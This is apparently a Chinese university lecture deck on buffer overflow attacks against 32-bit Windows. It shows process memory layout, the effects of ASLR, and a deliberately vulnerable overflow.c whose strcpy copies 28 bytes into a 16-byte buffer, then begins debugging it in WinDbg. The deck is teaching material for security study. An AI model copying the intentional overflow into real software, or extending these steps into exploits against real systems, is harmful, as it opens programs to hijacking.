

第10章

32位 Windows系统的缓冲区溢出攻击

中国科学技术大学

曾凡平

billzeng@ustc.edu.cn

Windows系统的缓冲区溢出攻击

- Windows系统是目前应用最广泛的桌面操作系统，对其入侵能获得巨大的利益，因而其安全漏洞及利用技术是黑客最乐意研究的。
- Windows系统是闭源软件，在没有源代码的情况下很难获得该系统全面而准确的信息，而这些信息对于漏洞攻击是至关重要的。因此，要成功攻破Windows系统，难度很大。
- Linux和Windows系统的缓冲溢出原理相同：用超过缓冲区容量的数据写缓冲区，从而覆盖缓冲区之外的存储空间(高地址空间)，破坏进程的数据。由于函数的返回地址一般位于缓冲区的上方，返回地址也是可以改写的，这样就可控制进程的执行流程。

实验环境： Windows 2003 SP2

编译器： Visual studio 2008 (CL 15.00 for 80x86)

调试器： WinDbg 6.12

10.1 Win32的进程映像

C程序mem_distribute.c用于观察进程的内存映像

```
int fun1(int a, int b) { return a+b; }
int fun2(int a, int b) { return a*b; }
int fun3(int a) { return a*10; }
int x=10, y, z=20;
int main (int argc, char *argv[])
{
    char buff[64];
    int a=5,b,c=6;
    char buff02[64];
    printf("(text)address of\n\tfun1=%p\n\tfun2=%p\n\tmain=%p\n", fun1, fun2, main);
    printf("(data initied Global variable)address of\n\tx(inited)=%p\n\tz(inited)=%p\n", &x, &z);
    printf("(bss uninitied Global variable)address of\n\ty(uninit)=%p\n\n", &y);
    printf("(stack)address of\n\targc  =%p\n\targv  =%p\n", &argc, &argv);
    printf("(Local variable)address of\n\tbuff[64]=%p\n\tbuff02[64]=%p\n", buff, buff02);
    printf("(Local variable)address of\n\ta(inited)  =%p\n\tb(uninit)  =%p\n\tc(inited)  =%p\n\n", &a, &b, &c);
    return 0;
}
```

编译mem_distribute.c并运行mem_distribute.exe

- 查看源代码:

`..\src\mem_distribute.c`

- 编译并运行该例程:

`cl ..\src\mem_distribute.c`

`.....`

`/out:mem_distribute.exe`

`mem_distribute.obj`

`mem_distribute.exe`

注意：你观察到的实际结果与虚拟机环境有关，但总体态势相似

fun1=00401000 (.text)address of
fun2=00401010
main=00401030
x(inited)=0040C000 (.data inited)
z(inited)=0040C004
y(uninit)=0040DAB8 (.bss uninit)
argc =0012FF80 (stack)address of
argv =0012FF84
buff[64]=0012FF30
buff02[64]=0012FEF0
a(inited) =0012FF74
b(uninit) =0012FEEC
c(inited) =0012FEE8

y (uninit)=	0040DAB8
z (inited)=	0040C004
x (inited)=	0040C000
main=	00401030
fun2=	00401010
fun1=	00401000
argv =	0012FF84
argc =	0012FF80
a(inited) =	0012FF74
buff[64]=	0012FF30
buff02[64]=	0012FEF0
b(uninit) =	0012FEEC
c(inited) =	0012FEE8

Win32进程映像的特点

- Win32进程的内存分布呈现与Linux IA32进程类似的内存分布，也分成代码、变量、堆栈区等。具有以下特点：

1) **可执行代码** fun1, fun2, main 存放在 **内存块0x0040xxxx的低地址**端，且按照源代码中的顺序从低地址到高地址排列（先定义的函数的代码存放在内存的低地址）。

2) **全局变量** (x, y, z) 也存放 **内存块0x0040xxxx的低地址**端，位于可执行代码之上(起始地址高于可执行代码的地址)。初始化的全局变量存放在低地址，而未初始化的全局变量位于高地址。

Win32进程映像的特点

3)局部变量位于**堆栈的低地址区**(0x0012 Fxxx): 字符串变量虽然先定义, 但是其起始地址小于其他变量, 最后进栈; 其它变量从低地址到高地址依次逆序 (先定义的放在高地址, 类似于栈的push操作) 存放。

4)函数的入口参数的地址(0x0012 Fxxx)位于**堆栈的高地址区**, 位于函数局部变量之上。

Win32进程映像

- 由3)和4)可以推断出，栈底(最高地址)位于0x0012 FFFC，环境变量和局部变量处于进程的栈区。
- 进一步的分析知道，函数的返回地址也位于进程的栈区。
- 整体上看，32位Win2003进程的内存映像上分成3大块：
 - 0x7CXX XXXX: **动态链接库**的映射区，比如kernel32.dll, ntdll.dll
 - 0x0040 0000: **可执行程序的代码段及全局变量（数据段）**
 - 0x0012 FFFC: **堆栈区**

Win32进程映像（4GB的平面地址，逻辑地址）

			高地址
0x7CXX XXXX		动态链接库的映射区 比如kernel32.dll, ntdll.dll	
		空白区	
		高地址	
.bss	global	未初始化全局变量	
.data	global	初始化的全局变量	
	main		
	fun2		
0x00401000	fun1	低地址	
0x0012FFFC		(堆栈的) 高地址	
0x0012FF80	argv	main的参数的地址 即命令行参数的地址	
0x0012FF84	argc		
	local	局部变量	
		(堆栈的)低地址	低地址

数据段

进程有三种数据段： **.text**、 **.data** 、 **.bss** 。

.text(文本区)： **只读的内存区**，任何尝试对该区的写操作会导致段违法出错。文本区存放了 **程序的代码**，包括main函数和其他子函数。

.data和.bss都是**可写**的，它们保存全局变量，.data段包含已初始化的静态变量，而.bss包含未初始化的数据。

栈的信息

- 函数被调用所建立的栈帧包含了下面的信息：
 - 1) 函数的返回地址。IA32的返回地址都是存放在被调用函数的栈帧里。
 - 2) 调用函数的栈帧信息，即栈顶和栈底(最高地址)。
 - 3) 为函数的局部变量分配的空间。
 - 4) 为被调用函数的参数分配的空间。
- 返回地址位于高地址，局部变量位于底地址，因此对字符串的操作有可能覆盖返回地址。

Windows7及后续版本使用了地址随机化

- mem_distribute在Windows7下的运行结果每次都不同，这就说明了Windows7对进程的地址空间布局使用了**地址随机化机制**，使得进程的地址空间每次运行均不同。
- 进一步的测试表明，Windows7动态链接库的**加载基址**不随进程的运行次数改变，然而，如果重新启动操作系统，则动态链接库的**加载基址**也会变化。

mem_distribute.exe在Windows7的运行结果

C:\mywork\ns\ch10>mem_distribute.exe

(.text)address of

fun1=00F01000 fun2=00F01010

fun3=00F01020 main=00F01030

(.data init'd Global variable)address of

x(init'd)=00F0B000 z(init'd)=00F0B004

(.bss uninit'd Global variable)address of

y(uninit)=00F0CBB4

(stack)address of

argc = 002DF8DC argv = 002DF8E0 argv[0]=005F1F38

(Local variable)address of

buff[64]=002DF88C buff02[64]=002DF84C

(Local variable)address of

a(init'd) =002DF8D0

b(uninit) =002DF848

c(init'd) =002DF844

C:\mywork\ns\ch10>mem_distribute.exe

(.text)address of

fun1=00E71000 fun2=00E71010

fun3=00E71020 main=00E71030

(.data init'd Global variable)address of

x(init'd)=00E7B000 z(init'd)=00E7B004

(.bss uninit'd Global variable)address of

y(uninit)=00E7CBB4

(stack)address of

argc =0017FB50 argv =0017FB54

argv[0]=003B1F38

(Local variable)address of

buff[64]=0017FB00 buff02[64]=0017FAC0

(Local variable)address of

a(init'd) =0017FB44

b(uninit) =0017FABC

c(init'd) =0017FAB8

局部变量的地址变化
启用了地址空间布局随机化机制

mem_distribute.exe在64bit Windows 11的运行结果

在32bit windows 7系统中编译mem_distribute.c

启用了ASLR（地址空间布局随机化）

```
d:\ido\ns\ch10>mem.exe
```

```
fun1=00BB1000  
y(uninit)=00BBCBB4  
argc  =006FF8E4  
argv[0]=00B12078  
b(uninit) =006FF850  
c(inited) =006FF84C
```

```
d:\ido\ns\ch10>mem.exe
```

```
fun1=00BB1000  
y(uninit)=00BBCBB4  
argc  =00F9FE48  
argv[0]=015C2078  
b(uninit) =00F9FDB4  
c(inited) =00F9FDB0
```

在32bit windows 2003系统中编译mem_distribute.c

没有启用ASLR（地址空间布局随机化）

```
d:\ido\ns\ch10>mem_distribute.exe
```

```
fun1=00401000  
y(uninit)=0040DAB8  
argc  =0019FF34  
argv  =0019FF38  
b(uninit) =0019FEA0  
c(inited) =0019FE9C
```

```
d:\ido\ns\ch10>mem_distribute.exe
```

```
fun1=00401000  
y(uninit)=0040DAB8  
argc  =0019FF34  
argv  =0019FF38  
b(uninit) =0019FEA0  
c(inited) =0019FE9C
```

结论：32位可执行程序是否启用了地址空间布局随机化机制，取决于可执行程序的编译环境。

10.2 Win32缓冲区溢出流程

- 为了改写被调用函数的**返回地址**，必须确定返回地址与缓冲区起始地址的距离(也称为偏移，常用**OFF_SET**表示)。这就需要对可执行文件进行调试和跟踪。

- 例程2: **overflow.c**

```
char largebuff[] = "01234567890123456789ABCDEFGH"; //28 bytes
```

```
void foo()
```

```
{
```

```
    char smallbuff[16];
```

```
    strcpy (smallbuff, largebuff);
```

```
}
```

```
int main (void)
```

```
{  foo(); }
```

Overflow.c的编译和运行

- 例程overflow.c有一个缓冲区溢出漏洞。编译并执行该程序：

```
cl ..\src\overflow.c
```

```
/out:overflow.exe
```

```
overflow.obj
```

```
overflow.exe
```

- 软件运行出错，系统弹出一个窗口，结果如图10-1所示。

运行错误的提示窗口





图10-1 进程运行错误的提示窗口

用WinDbg调试程序

- 系统提示overflow.exe已停止工作。为了找到错误的根源，必须调试overflow.exe。
- 为了对Windows的进程进行调试，需要选择合适的调试和反汇编工具。著名的第三方工具有IDA Pro(<https://hex-rays.com/>)、ollydbg、softICE等。这些工具提供了友好的界面和强大的功能，读者可以根据个人偏好选用。
- 这里选用微软公司为其设备驱动开发套件(**Windows Driver Kit**)配套的WinDbg。

WinDbg的主窗口






图10-2 打开可执行文件


